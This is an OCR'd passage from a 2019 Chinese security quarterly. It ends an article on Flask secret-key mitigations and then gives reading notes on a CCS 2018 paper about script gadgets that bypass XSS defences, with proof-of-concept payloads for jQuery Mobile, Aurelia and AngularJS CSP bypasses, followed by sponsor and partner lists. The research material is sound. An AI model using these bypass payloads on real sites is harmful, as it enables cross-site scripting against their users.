


图 13. 10 大常用的秘钥

20.7 七、缓解措施

有各种方法可以避免这种问题。首先也是最明显的办法就是保证我们所使用的秘钥的安全。此外，我们还可以考虑如下措施：

20.7.1 使用随机化秘钥

不使用容易被猜出的秘钥，而使用完全随机的值。理想情况下，每次启动应用时我们都应该将秘钥设置为随机值，但这样对用户体验可能不是很好，因此每次重启服务时用户会话都会过期。

最实用的解决方案就是生成一个 UUID 值。我们可以在类 Unix 系统上使用 `uuid` 或者 `uuidgen` 命令来完成该任务，或者在安装了 Python 环境的主机上执行如下命令：

```
$ python -c 'import uuid; print(uuid.uuid4());'
```

20.7.2 使用服务端会话

除了避免攻击者猜出秘钥之外，我们也可以使用服务端会话来避免攻击者查看会话的内容，此时攻击者只能得到一个唯一的 token 值。

对于 Flask，我们可以安装Flask-Session包，然后在构建应用时进行初始化。

20.8 示例应用

Flask 示例应用如下所示，其中使用了前文提到了缓解措施，可以加强会话的鲁棒性。

```
# Requirements: Flask, Flask-Session
import os
from flask import Flask, session
from flask_session import Session


app = Flask(__name__)

app.config['SECRET_KEY'] = os.urandom(64)
app.config['SESSION_TYPE'] = 'filesystem'

Session(app)


@app.route('/')
def index():
    if 'logged_in' not in session:
        session['logged_in'] = False

    if session['logged_in']:
        return '<h1>You are logged in!</h1>'
    else:
        return '<h1>Access Denied</h1>', 403


if __name__ == '__main__':
    app.run()
```

“基于 Gadgets 绕过 XSS 防御机制

文章作者：lyle

文章来源：https://xz.aliyun.com/t/4165

这篇文章是之前对 CCS 2018 `Code-Reuse Attacks for the Web Breaking Cross-Site Scripting Mitigations via Script Gadgets` 的阅读笔记，最近整理资料发现放了挺久，于是稍做了一些整理和扩展发了出来。

21.1 0x00 背景

这篇论文主要考虑在可以注入任意 HTML 代码（例如富文本编辑器等应用）的条件下，利用 JavaScript 库中的一些代码片段（Gadget）来绕过常见的 XSS 防御机制，包括 WAF、浏览器的 XSS Filter、HTML Sanitizers、Content Security Policy 等。

其中 WAF 考虑对请求值和返回值进行处理的正则匹配型或者字符匹配型 WAF，HTML Sanitizers 是则指 DOMPurify 这种基于 DOM 解析的 XSS 过滤器，Content Security Policy 则主要考虑启用 `unsafe-eval` 或 `strict-dynamic` 的情况。

21.2 0x01 简单例子

和二进制攻击中的 Gadget 作用类似，本文中的 Gadget 是指可能被恶意利用的代码片段，下面以一个简单的例子来说明：

```
var button = document.getElementById("mbutton");
button.innerHTML = button.getAttribute("data-text");
```

在这段代码中，取出了 Id 为 `mbutton` 的元素，并将 `data-text` 的值赋到了该元素的 innerHTML 属性。这是一些库中为了实现类似 Tooltip 等效果常用的一种方式，但在存在这种代码片段的时候，只要构造如下的元素，就可造成 XSS 攻击。

```
<button id="mbutton" data-text="<img src=x onerror=alert(/xss/)>">a</button>
```

21.3 0x02 Gadget 分类

论文中把可利用的 Gadget 分为五类，具体如下：

21.4 字符串操作

这种 Gadget 主要是指对字符串的操作，一个字符串在经过操作后可能变为造成攻击的字符。

例如 Polymer 中的一段代码 `dash.replace(/-[a-z]/g, (m) => m[1].toUpperCase())`，这段代码会把以连字符构成的字符串变为大写，例如像 `inner-h-t-m-l` 这种字符串处理后会变成 `innerHTML`。大部分 WAF 是对请求值和返回值做匹配，而此时传入的是 `inner-h-t-m-l` 而不是 `innerHTML`，那么就有可能造成绕过。

21.5 元素创建

这种 Gadget 是像 `document.createElement(input)` `document.createElement("script")``jQuery("<" + tag + ">")` `jQuery.html(input)` 这种直接创建的标签甚至 script 的代码片段。当输入一定程度可控时，则可利用这种 Gadget。

21.6 函数创建

这种 Gadget 是指创建函数的代码段，比如 Underscore.js 中发现的一段代码：

```
source = "var __t,__p='',__j=Array.prototype.join," +
"print=function(){__p+=__j.call(arguments,'');};\n" +
source + 'return __p;\n';
var render = new Function(
settings.variable || 'obj', '_', source);
```

这种 Gadget 会间接执行构造的代码段，在一定条件下可造成攻击。

21.7 JavaScript 代码执行

这种 Gadget 主要是指类似 `eval` 这种会直接执行传入代码的代码段，例如：

```
eval(input);
inputFunction.apply();
node.innerHTML = "prefix" + input + "suffix";
scriptElement.src = input;
node.appendChild(input);
```

21.8 表达式解析

很多前端框架都提供了自己的模版引擎，有着丰富而强大的功能，这种 Gadget 就是框架中对模版表达式解析执行而造成的问题。例如 Aurelia 框架中可以用下面这段代码来触发一个代码执行。

```
<div ref=me
s.bind="$this.me.ownerDocument.defaultView.alert(1)"
></div>
```

21.9 0x03 例子

21.10 例一

论文中提及的例子很多，本文选取其中一个在 jQuery Mobile 中的 Gadget 来介绍：

```
if (myId) {
    ui.screen.attr("id", myId + "-screen");
    ui.container.attr("id", myId + "-popup");
    ui.placeholder
        .attr("id", myId + "-placeholder")
        .html("<!-- placeholder for " + myId + " -->");
}
```

这个 Gadget 会提取 `data-role` 为 `popup` 的元素，获取其 `id` 中的内容，并调用`.html`，那么就可以构造一个如下的 PoC：

```
<div data-role=popup id='-->
&lt;script&gt;alert(1)&lt;/script&gt;'>
</div>
```

在这个 PoC 中，没有 `<script>` 这种会触发 WAF 的字符串，用到的属性也是 `data-role` `id` 等在 HTML Sanitizer 白名单中的元素，因此该 PoC 可以绕过大部分的防御手段。

21.11 例二

虽然文中主要是针对 `unsafe-eval` 或 `strict-dynamic` 两种情况作了 CSP 的绕过，但是在有的情况下，不开启这两个选项也可实现执行，例如下面这个 PoC：

```
<html>
  <head>
    <meta http-equiv=content-security-policy content="object-src 'none';script-src https://aja
    <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></scrip
  </head>
  <body>
     <div ng-app ng-csp>
      <div ng-focus="x=$event" tabindex=0>foo</div>
      <div ng-repeat="(key, value) in x.view">
        <div ng-if=key=="window">{{ value.alert = [1].reduce(value.alert, 'xss') }}</div>
      </div>
    </div>
```

海峡信息

值得客户信赖的
网络安全产品与解决方案提供商

网络资产测绘与管理

Web应用与API安全

勒索病毒与挖矿木马防治

安全运营与态势感知平台

数据安全风险管控

等级保护2.0建设与整改

新一代边界防护

网络流量牵引与复制

领航“数字中国”网络安全建设

关注海峡信息公众号，了解更多详情

www.si.net.cn

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天安全客2019年第一季的季刊也正式和大家见面，截至本次已经发布了10版，并且在上一季度中，安全客季刊已经创下累积640000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可。我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。此次季刊收录了来自11个安全平台的二十一篇优秀技术文章，涵盖公众讨论最火热的政企安全、漏洞分析、安全研究、安全机制四大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是anykno、213dudu、Cierra Runis、0w3，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！

我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队

2019.4

NEWS 安全客

有思想的安全新媒体

安全媒体

安在 ANZER
安全盒子 secbox.cn
安全内参 网络安全首席知识官
安全智库
东方安全 cnetsec.com
E安全
GitChat
华盟 77169.com
黑鸟威胁情报中心 BlackorBird Threat Intelligence Center
看雪
雷锋网
MottoIN
浅黑 Shallow Black
SecWiki
铁匠运维网 tiejiang.org
嘶吼 ROARTALK
威客安全 secwk.com
XCTF社区
信安在线 www.cnmstl.net
信安之路
Secfree.com 指尖安全

安全团队

KEE TEAM
360 ADLAB
360 ALPHA
360冰刃实验室
360代码卫士 codesafe
360烽火实验室
Gear Team
360 IOT安全研究院
猎网平台
Marvel Team
MESHFIRE TEAM
NIRVAN
CyImmuLab 360 North American Research Center
PEGASUS
360天巡 新一代无线入侵防御系统
360VULCAN
Vulpecker Team
360无线电安全研究部
360 网络安全学院
SKY-GO 360汽车信息安全实验室
360追日团队 HELIOS TEAM
404 Team
安全文库 我的网络安全攻防百科
DMZ Lab
风暴中心 SaaS化大数据平台
FormSec 逼魔安全实验室
GOOANN INSTITUTE
火绒安全 www.huorong.cn
Joinsec
猎
PANGU TEAM
galaxy 平安银河实验室 PINGAN'S GALAXY LAB
破壁计划
赛可达实验室 skd labs
启明星辰 ADlab
腾讯安全云鼎实验室 TENCENT SECURITY YUNDING LAB

安全会议

GeekPwn 极棒
KCon
MOSEC
ISC Internet Security Conference ISC 互联网安全大会
SSC
NSC 中国网络安全大会 China Cyber Security Conference
2019 第6届 首都网络安全日 BEIJING CYBER SECURITY DAY
CSA CYBER SPACE ASIA

安全公司

安全狗
忠诚守护 值得信赖
DBSEC
安华金和
AI安赛AISEC
安胜
Anscen
ansion
安 | 信 | 与 | 诚 |
ANKKI 昂楷科技
听潮盛世
LISTEN TIDE
安全派
犇众信息
PWNZEN INFOTECH LTD.
八分量
Octa Innovations
白帽汇
BAIMAOHUI.NET
白山云科技
BAISHANCLOUD
长亭科技
CHAITIN
顶象技术
DINGXIANG TECHNOLOGY
盾客科技
www.seewtx9.cn
GooAnn
gooann.com 谷 安 天 下
观数科技
Data Insight Technology
国舜
海峡信息
iBOXCHAIN
盒子科技
合天智汇
华 安
华胜信息
TEAMSUNINFO
春秋
GEETEST 极验
全球交互安全创领者
TASS
江南天安
锦行科技
Jeeseen Technologies
CIMER
君立华域
椒图科技
库神
COLDLAR
猎聘
LiePin.com
凌晨网络科技
慢雾科技
slow mist
美创
MEICHUANG
敬捷科技
gile technology
默安科技
企业信赖的安全伙伴
墨云科技
vackbot.com
奇安信
新 一 代 网 络 安 全
岂安科技
QINGTENG
任子行
SURFILTER
睿语
SAIKE赛客
cirrus gate 思睿嘉得
赛宁网安
神月信安
观星
Data Star Observatory
四维创智
四叶草安全
Clover Sec
SOBUG
无糖信息
Testin
腾讯云
天空卫士
SkyGuard
同盾科技
www.tongdun.cn
tujia 途家
VEDA 卫达安全
威努特
WINICSSEC
威胁猎人
THREAT HUNTER
SILENCE
无声信息
悬镜
XMIRROR
XFSEC
宜信
CreditEase
映客
INGEEK 银基
云盾先知
安全情报
云众可信
ALLSEC
众安天下·天下众安
中交兴路
SINOIOV
中超伟业
知道创宇
中科物安
中睿天下

安全平台

360 网络安全响应中心 | 360 安全应急响应中心 | 58 安全应急响应中心 Security Response Center | 71SRC | Alibaba Security Response Center 阿里安全响应中心

Alibaba Security Response Center 阿里安全响应中心 | 蚂蚁金服 安全响应中心 | Alibaba Security Response Center 阿里安全响应中心 | CAINIAO 菜鸟·安全响应中心 | 百度安全应急响应中心 Baidu Security Response Center | bilibili | 补天 漏洞响应平台

BUGX | CarSRC 连接·联合 保护你的每一次出行 | 滴滴出行安全应急响应中心 Didichuxing Security Response Center | 点融网安全应急响应中心 Dianrong Security Response Center | 斗鱼安全应急响应中心 DouYu Security Response Center

Alibaba Security Response Center 阿里安全响应中心 | 饿了么 安全响应中心 | 富友安全应急响应中心 Fuiou Security Response Center | 瓜子安全应急响应中心 GUAZI Security Response Center | 好未来安全应急响应中心 100TAL Security Response Center

安全应急响应中心 iTutorGroup Security Response Center | JSRC 京东安全应急响应中心 | 你我贷安全响应中心 NIWODAI Security Response Center | 焦点安全应急响应中心 Focus Security Response Center | 竞技世界安全应急响应中心 JJ World Security Response Center

金山·安全应急响应中心 Kingsoft Security Response Center | coolpad | LeEco 酷派安全响应中心 Coolpad Security Response Center | 联想安全应急响应中心 Lenovo Security Response Center | 乐视安全应急响应中心 LeEco Security Response Center

乐信集团安全应急响应中心 LX Security Response Center | LYSRC 同程艺龙安全应急响应中心 | 美丽联合集团安全应急响应中心 Meili Inc Security Response Center | 平安安全应急响应中心 PINGAN Security Response Center

陌陌安全应急响应中心 | mobike 安全 | MEIZU 魅族安全应急响应中心 MEIZU security Response Center | 美团安全应急响应中心 Meituan Security Response Center | OPPO安全应急响应中心 OPPO Security Response Center

去哪儿安全应急响应中心 Qunar Security Response Center | SRC部落 | Seebug | 搜狗安全应急响应中心 Sogou Security Response Center | 苏宁安全应急响应中心 Suning Security Response Center

顺丰安全应急响应中心 SF Security Response Center | 新浪安全应急响应中心 Sina Security Response Center | 途牛安全应急响应中心 Tuniu Security Response Center | 腾讯安全应急响应中心 Tencent Security Response Center

VIPKID安全应急响应中心 VIPKID Security Response Center | 唯品会安全应急响应中心 VIP Security Response Center | 挖财安全应急响应中心 Wacai Security Response Center | 完美世界安全应急响应中心 security.wanmei.com

微众银行安全应急响应中心 WeBank Security Response Center | 网易安全应急响应中心 NetEase Security Response Center | 微博安全应急响应中心 Weibo Security Response Center | 微贷安全应急响应中心 WeiDai Security Response Center

WiFi 万能钥匙 安全应急响应中心 | 小米安全中心 Xiaomi Security Center | 携程安全应急响应中心 Ctrip Security Response Center | 宜人贷安全应急响应中心 Yirendai Security Response Center | 宜信安全应急响应中心 CreditEase Security Response Center

智联招聘安全应急响应中心 Zhaopin Security Response Center | 中通安全应急响应中心 ZTO Security Response Center | 猪八戒网安全应急响应中心 ZBJ Security Response Center | 字节跳动安全中心 ByteDance Security Center

安全公司

360 | 奇安信 新一代网络安全 | 爱加密 www.ijiami.cn | 风暴中心 让云上更安全 | 安恒信息 DAS-Security 安全中国